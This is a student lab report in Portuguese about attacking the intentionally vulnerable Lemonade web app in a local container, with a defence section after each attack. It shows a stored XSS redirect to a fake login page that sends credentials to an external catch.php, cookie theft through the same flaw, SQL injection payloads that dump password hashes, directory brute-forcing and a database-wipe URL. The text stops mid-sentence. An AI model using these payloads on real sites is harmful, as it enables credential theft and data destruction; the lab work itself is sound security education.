

Assignment 2

Web Vulnerabilities

Marco Querido

1220268@isep.ipp.pt

Pedro Oliveira

1220495@isep.ipp.pt

Mestrado em Engenharia Informática

Docentes

Nuno Pereira, Pedro Rodrigues, Jorge Pinto Leite, António Costa ([nap | dcr | jpl | acc]
@isep.ipp.pt)

Índice

Índice de figuras	3
Introdução	4
Ataque 1	4
Defesa	8
Ataque 2	10
Defesa	11
Outros Ataques	13
SQL Injection	13
Defesa	17
Directory Listing	18
Apagamento de base de dados	19
Defesa	20
Reiniciar a base de dados	20
Defesa	21
Sitografia	22

Índice de figuras

Figura 1 - Script Javascript	5
Figura 2 - Página HTML falsa.....	5
Figura 3 - Página principal Wampserver	6
Figura 4 - Credenciais recebidas na página.....	6
Figura 5 - Credenciais guardadas na página	7
Figura 6 - Injeção de script	10
Figura 7 - Cookie de autenticação apresentada na página	10
Figura 8 - Chrome developer tools	11
Figura 9 - Página Our Products	13
Figura 10 - Query SQL.....	14
Figura 11 - Input de Tautologia.....	14
Figura 12 - Query retornada	15
Figura 13 - Resultado Query SQL	15
Figura 14 - Website DCode [].....	16
Figura 15 - Diretório /includes.....	18
Figura 16 - Página de Registo.....	19
Figura 17 - Página de SetupReset da BD	19
Figura 18 - Aplicação com Base de Dados Vazia	20
Figura 19 - Setup do ficheiro Htaccess.....	20
Figura 20 - Página de setupreset.php	21

Introdução

Este relatório está dividido em duas secções, Ataque 1 e Ataque 2, onde em cada uma vai ser apresentado o ataque executado na aplicação a analisar, e de seguida são apresentados métodos de defesa contra esse ataque.

Para executar a aplicação, foi usada uma imagem Docker do projeto, com a web app Lemonade já configurada [1]. Para correr a aplicação num container Docker, correu-se em command line o comando abaixo:

```
docker run -d -p 8888:80 npereira/docker-lemonade
```


Ataque 1

O objetivo deste primeiro ataque é descobrir na aplicação, uma vulnerabilidade de Cross-site scripting (XSS), e tirar vantagem dessa vulnerabilidade para redirecionar o utilizador da aplicação para uma página de login falsa, com o objetivo de roubar credenciais de acesso.

Depois de inicializada, o website irá correr em localhost.

Depois de explorar os caminhos possíveis do website, o grupo rapidamente identificou que a página **Forum** permite submeter mensagens para o servidor, que serão mostradas abaixo. Um utilizador mal intencionado pode explorar este formulário de input para injetar código malicioso que ficará armazenado internamente na aplicação.

Para testar essa possibilidade, o grupo usou o código Javascript presente na imagem abaixo para armazenar na aplicação código que redireciona para uma página de login falsa qualquer utilizador que navegue para a página **Forum**:



lemonade.
the fresh sensation of insight

Home Our Products Forum [login](#)

Welcome to your forum

Post a message bellow:

```
<script>
window.location='http://localhost/projects/fakeLogin.php?'
</script>
```


Submit

Figura 1 - Script Javascript

A página falsa é idêntica à página da aplicação, tendo sido apenas mudado o seguinte:

- Form method alterado de POST para GET;
- Action alterado para a página <https://www.dei.isep.ipp.pt/~jpl/catch.php>

O Código fonte da página pode ser consultado através do browser em Ferramentas de Programador.



localhost/projects/fakeLogin.php?

lemonade.
refreshing the minds of students

Home Our Products Forum [login](#)

Login

Username:

Password:

Nuno Pereira, Engenharia de Segurança Informática
(design by [Anthony Yeung](#))

DEI/ISEP

Figura 2 - Página HTML falsa

Para hospedar a página de login falsa e captar as credenciais dos utilizadores, o grupo configurou um servidor Wamp que correu em localhost.




Figura 3 - Página principal Wampserver

Após introduzir as credenciais evidentes na imagem [2], o grupo consultou a página catch.php e verificou que as mesmas foram captadas pelo servidor e enviadas para a página.




Figura 4 - Credenciais recebidas na página

As credenciais ficaram guardadas na página web.




Figura 5 - Credenciais guardadas na página

Este tipo de ataque é denominado Stored XSS.

Defesa

O tipo de ataque visto no tópico acima tem como possibilidades:

- Roubar credenciais de utilizadores;
- Ler informações de utilizadores no website;
- Infetar websites com código malicioso e causar danos;

Para prevenir ataques deste género a IBM recomenda 3 práticas [3]:

- Escapar o input dos utilizadores (ou seja, converter caracteres especiais recebidos no input para prevenir que sejam interpretados como código executável);
- Validar o input dos utilizadores (nunca confiar no input, validar sempre através de listas de inputs aceitáveis);
- Esterilizar dados (analisar e remover tags html ou caracteres especiais e manter os dados limpos).

Se os dados de input forem verificados, forem filtrados dados não permitidos e os dados de output forem codificados antes de serem mostrados ao utilizador, a prevenção contra ataques XSS sobe consideravelmente para a aplicação.

O código abaixo [4] é um exemplo de Unicode-escape input numa página php:

```
<?php
function jsEscape($str) {
    $output = '';
    $str = str_split($str);
    for($i=0;$i<count($str);$i++) {
        $chrNum = ord($str[$i]);
        $chr = $str[$i];
        if($chrNum === 226) {
            if(isset($str[$i+1]) && ord($str[$i+1]) === 128) {
                if(isset($str[$i+2]) && ord($str[$i+2]) === 168) {
                    $output .= '\u2028';
                    $i += 2;
                    continue;
                }
            }
            if(isset($str[$i+2]) && ord($str[$i+2]) === 169) {
                $output .= '\u2029';
                $i += 2;
                continue;
            }
        }
    }
    switch($chr) {
        case "'":
        case '"':
        case "\n":
        case "\r":
        case "&":
        case "\\":
        case "<":
        case ">":
            $output .= sprintf("\u%04x", $chrNum);
            break;
```

```
        default:
            $output .= $str[$i];
            break;
    }
}
return $output;
}
?>
```

A função jsEscape recebe uma string e verifica se algum dos caracteres corresponde a valores Unicode de caracteres especiais, se for o caso retorna uma string específica em vez do carácter.

O código abaixo é um exemplo de XSS scripting:

```
<script>
    alert("you have been attacked")
</script>
```

Se forem aplicadas as medidas mencionadas em cima, o código abaixo é retornado pelo browser:

```
<script>alert("you have been attacked")</script>
```

O browser converte o script codificado no código abaixo:

```
&lt;script&gt;alert("you have been attacked")&lt;/script&gt;
```

Ataque 2

O ataque 2 consiste no roubo do token de autenticação, de forma a personificar um outro utilizador.

Para proceder a este ataque, exploramos a mesma vulnerabilidade existente no ataque 1 de podermos injetar script através de uma publicação no fórum.

Sendo assim, ocorre a injeção de código javascript que acaba por enviar para o ficheiro catch.php as cookies que não possuem a flag HTTPOnly.




Figura 6 - Injeção de script




Figura 7 - Cookie de autenticação apresentada na página

Verifica-se que o código de autenticação tem o nome de LemonadeLogin. Também houve o roubo de outra cookie com o nome __xsrf pois como dito anteriormente o nosso script rouba todas as cookies que não possuem a flag HTTPOnly.

De forma a ser a utilizada a cookie, podemos usar o Chrome Developer Tools, através dos seguintes passos:

1. Pressionar F12 para abrir o Chrome Developer's Tools;
2. Abrir a aba Application;
3. Aceder a Storage ->Cookies;
4. Selecionar o link da Lemonade;
5. Clicar no botão direito em LemonadeLogin e escolher a opção Edit Value;
6. Preencher com o valor da cookie roubada;
7. Atualizar a página.




Figura 8 - Chrome developer tools

Este ataque é um ataque stored XSS, pois o nosso código é injetado na base de dados, e por isso é carregado juntamente com a página.

Defesa

De forma a evitar este tipo de ataques de roubo de tokens de autenticação, para além das medidas tomadas na defesa do ataque 1, podem e devem ser utilizadas outras práticas como [5]:

- Efetuar a definição das cookies como HTTPOnly e assim não ser acedido via scripts do lado do cliente, como JavaScript e previne o seu roubo ao usar Cross-Site Scripting(XSS);
- Cookies podem ser configuradas como “secure cookies” para que sejam apenas transmitidas em conexões seguras(SSL/HTTPS). Para introduzirmos esta flag na nossa cookie de autenticação, deveríamos então indicar o valor “true” no penúltimo argumento do método “setcookie”;
- Uma cookie de autenticação deve ter uma data de expiração, pois quanto mais tempo estiver ativa, mais tempo um atacante tem para a poder explorar;
- Não colocar informações sensíveis nas cookies. Relacionado com cookies de autenticação apenas deve ser enviado um identificador de sessão, devendo o mesmo ser longo e único, de forma a prevenir que um atacante o consiga adivinhar;
- A cookie deve ter um domínio e caminho específico. Por defeito, uma cookie está disponível num domínio primário (por exemplo “playstation.com”). Se for especificado

um domínio ou caminho mais restrito (por exemplo “store.playstation.com”), então, a cookie só será utilizada nesses URLs;

- A utilização de autenticação de dois fatores permite adicionar uma camada de proteção ao processo de autenticação e assim dificultar ao atacante a obtenção do segundo token de autenticação.

Outros Ataques

Nesta secção serão explorados outros possíveis ataques ao website, depois de identificar outras vulnerabilidades.

SQL Injection

O grupo identificou que a página **Our Products** permite consultar dados sobre produtos disponíveis numa base de dados. Um utilizador mal intencionado pode tomar partido desta feature e injetar código SQL que permita mostrar credenciais de acesso ao website de utilizadores registados.

lemonade. [Home](#) [Our Products](#) [Forum](#) [login](#)

refreshing the students of ESEGI

Our Products

Search criteria:

(Enter the product description search criteria in the text box above
e.g. "machine"; "all" displays all products.)

Results for search 'all':

Prod. Code	Price (€)	Description
SKU67893	10	Panda Internet Security 2011
SKU67893	10	Kaspersky Internet Security 2011
SKU67893	10	Emsisoft Anti-Malware 5.0
SKU67893	10	ZoneAlarm Free Firewall 9.2
SKU67893	10	Comodo Internet Security Suite 4.0
SKU67893	10	VIPRE Antivirus Premium 4.0
SKU01933	100	SafetyWeb
SKU48585	100	Carbonite 4.0
SKU67893	100	Trend Micro Titanium Antivirus + 2011
SKU67893	100	BitDefender Antivirus Pro 2011
SKU95959	1000	AVG Anti-Virus Free 2011
SKU95585	1000	F-Secure Internet Security 2011
SKU32325	200	McAfee Total Protection 2011
SKU99595	50	Saavi Accountability
SKU86522	50	Webroot Internet Security Complete 2011
SKU94855	500	McAfee AntiVirus Plus 2011
SKU09484	5000	Norton Internet Security 2011
SKU09484	5000	Panda Antivirus Pro 2011

Nuno Pereira; Engenharia de Segurança Informática
(design by Anthony Yeung)

DEI/ISEP

Figura 9 - Página Our Products

A página Our Products pode estar vulnerável a um ataque de SQL Injection.

Para testar essa possibilidade, o grupo começou por escrever uma query sql normal, com erro de sintaxe. Isto permitiu descobrir o nome dos campos da tabela, incluindo o nome da tabela, assim como o nome da página php para dar reset à BD.

The screenshot shows the 'lemonade.' website header with navigation links: Home, Our Products, Forum, and a login link. Below the header is a section titled 'Our Products'. A search criteria input field contains the text 'select * from price where price = 10 'or'. A 'Search' button is next to it. Below the search bar, a message states: '(Enter the product description search criteria in the text box above e.g. "machine"; "all" displays all products.)'. The search results section is titled 'Results for search 'select * from price where price = 10 'or 1=1; ':'. It displays an 'SQL Error' message: 'You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '% ORDER BY PRICE' at line 1'. Below this is the 'SQL Statement': 'SELECT pcode,price,description FROM products WHERE description like '%select * from price where price = 10 'or 1=1; %' ORDER BY PRICE'. A note asks: 'Did you run setupreset.php to setup/reset the DB?'. At the bottom, a table header is visible with columns: 'Prod. Code', 'Price (€)', and 'Description'.

Figura 10 - Query SQL

A página **Login** também permite escrever queries SQL. O grupo experimentou escrever uma tautologia, uma condição lógica sempre verdadeira, no campo Username com uma password aleatória.

The screenshot shows the 'lemonade.' website header with navigation links: Home, Our Products, Forum, and a login link. Below the header is a section titled 'Login'. The 'Username:' input field contains the text '1 or 1=1 -- .'. The 'Password:' input field contains five dots. A 'Log in' button is next to the password field. At the bottom, a footer bar contains the text: 'Nuno Pereira; Engenharia de Segurança Informática (design by Anthony Yeung)' and 'DEI/ISEP'.

Figura 11 - Input de Tautologia

A tautologia permitiu descobrir o nome da tabela de utilizadores, e os respetivos campos.




Figura 12 - Query retornada

Para descobrir os dados da tabela account, e como a página **Our Products** mostra uma lista de produtos guardados na base de dados, escreveu-se a query abaixo na search bar da página:

```
panda%' UNION SELECT username pcode, cid price, password, description FROM
accounts UNION SELECT pcode. Price, description FROM products WHERE
description like '%panda'
```

Resultado:

lemonade.

the sweet and sour taste of hard work

Home Our Products Forum [login](#)

Our Products

Search criteria:

(Enter the product description search criteria in the text box above
e.g. "machine"; "all" displays all products.)

Results for search 'panda%' UNION SELECT username pcode, cid price, password description FROM accounts UNION SELECT pcode,price,description FROM products WHERE description like '%panda':

Prod. Code	Price (€)	Description
admin	1	5f4dcc3b5aa765d61d8327deb882cf99
SKU67893	10	Panda Internet Security 2011
esegi	2	93319a4441fae08309390fd2e8326002
SKU09484	5000	Panda Antivirus Pro 2011

Nuno Pereira; Engenharia de Segurança Informática
(design by [Anthony Yeung](#))

DEI/ISEP

Figura 13 - Resultado Query SQL

É possível ver usernames e as respetivas passwords presentes na lista, e as passwords aparentam estar encriptadas. O grupo decidiu tentar descriptar a primeira password.

Segundo [6], os formatos de encriptação de password mais comuns são SHA-1, SHA-1 With Salt, MD5 e AES. Usando [7], testaram-se esses diferentes formatos para descriptar a password, e o MD5 conseguiu retornar **'password'** como resultado da descriptação.

The screenshot shows the DCode website interface. On the left, there is a search bar with the text "Search for a tool" and a search button. Below it, a search result for "password" is shown, with "MD5" listed as a tag. A red box highlights the "Results" section and the "password" result. The main content area is titled "MD5" and contains two sections: "MD5 DECODER" and "MD5 ENCODER". The "MD5 DECODER" section has a text input field containing the MD5 hash "5F4DCC3B5AA765D61D8327DEB882CF99" and a "DECRYPT" button. The "MD5 ENCODER" section has a radio button selected for "FROM A CHARACTER STRING" and a text input field for "dCode". A red box highlights the "MD5 DECODER" section. On the right side, there is a "Summary" section with a list of links related to MD5, including "MD5 Decoder", "MD5 Encoder", "What is MD5? (Definition)", "How to encrypt in MD5?", "How to decrypt MD5 cipher?", "How to recognize MD5 ciphertext?", "What is a MD5 collision?", "What are the variants of the MD5 cipher?", "What does MD5 mean?", "What is the list of MD5 Magic Hashes for PHP?", and "When was MD5 invented?".

Figura 14 - Website DCode []

Defesa

De modo a prevenir ataques SQL Injection, alguns dos principais métodos passam por [8]:

- Usar prepared statements;
- Usar stored procedures;
- Usar validação de input por allow-lists;
- Escapar todos os inputs do utilizador.

Para páginas php é recomendado usar PDOs (Php Data Object) com queries parameterizadas (usando a função `bindParam()`).

O código abaixo é um exemplo de uma prepared statement implementada em Java:

```
// This should REALLY be validated too
String custname = request.getParameter("customerName");
// Perform input validation to detect attacks
String query = "SELECT account_balance FROM user_data WHERE user_name = ? "
;
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

Stored procedures são semelhantes a prepared statements, a diferença é que o código SQL de um stored procedure é definido e guardado na própria base de dados, e depois chamado da aplicação. Ambas as técnicas têm a mesma eficácia na prevenção de ataques SQL Injection.

O código abaixo mostra um exemplo de um stored procedure seguro em Java:

```
// This should REALLY be validated
String custname = request.getParameter("customerName");
try {
    CallableStatement cs = connection.prepareCall("{call
sp_getAccountBalance(?) }");
    cs.setString(1, custname);
    ResultSet results = cs.executeQuery();
    // ... result set handling
} catch (SQLException se) {
    // ... logging and error handling
}
```

Usar validação de input por allow-lists permite evitar input de palavras específicas de queries SQL como nomes de tabelas ou sorts, de maneira a essas palavras virem do código.

O código abaixo é um exemplo de uma allow-list para validação de nomes de tabelas:

```
String tableName;
switch(PARAM){
    case "Value1": tableName = "fooTable";
                    break;
    case "Value2": tableName = "barTable";
                    break;
    ...
}
```

```
default      : throw new InputValidationException("unexpected value  
provided"  
                                              + " for table name");
```

A variável `tableName` pode ser acrescentada à query SQL porque está validada como segura.

Directory Listing

Directory Listing é uma ferramenta presente em websites que permite mostrar os conteúdos de um diretório do website quando não existe nenhuma página index associada. Isto traz vulnerabilidades associadas, nomeadamente se esse diretório possuir ficheiros de sistema, escondidos aos olhos dos utilizadores.

Um hacker pode usar ferramentas de brute force como Dirbuster para descobrir diretórios escondidos em websites através de listas de palavras. Em [9] é detalhado o processo.

Através de [11], usaram-se várias palavras comuns de diretórios para procurar ficheiros escondidos aos utilizadores da aplicação. A palavra `includes` permitiu descobrir um diretório com ficheiros sensíveis, assim como uma página de registo de utilizadores.





Figura 15 - Diretório /includes



← → ↻ 🏠 **localhost:8888/register.php**

Register New User

Username:

Password:

Figura 16 - Página de Registo

Apagamento de base de dados

Foi encontrada uma vulnerabilidade onde se consegue apagar as tabelas da base de dados se o ficheiro setupreset fosse enviado como parâmetro page, através do endereço:

```
http://localhost:8888/index.php?page=setupreset
```




Figura 17 - Página de SetupReset da BD

Após aceder o endereço:

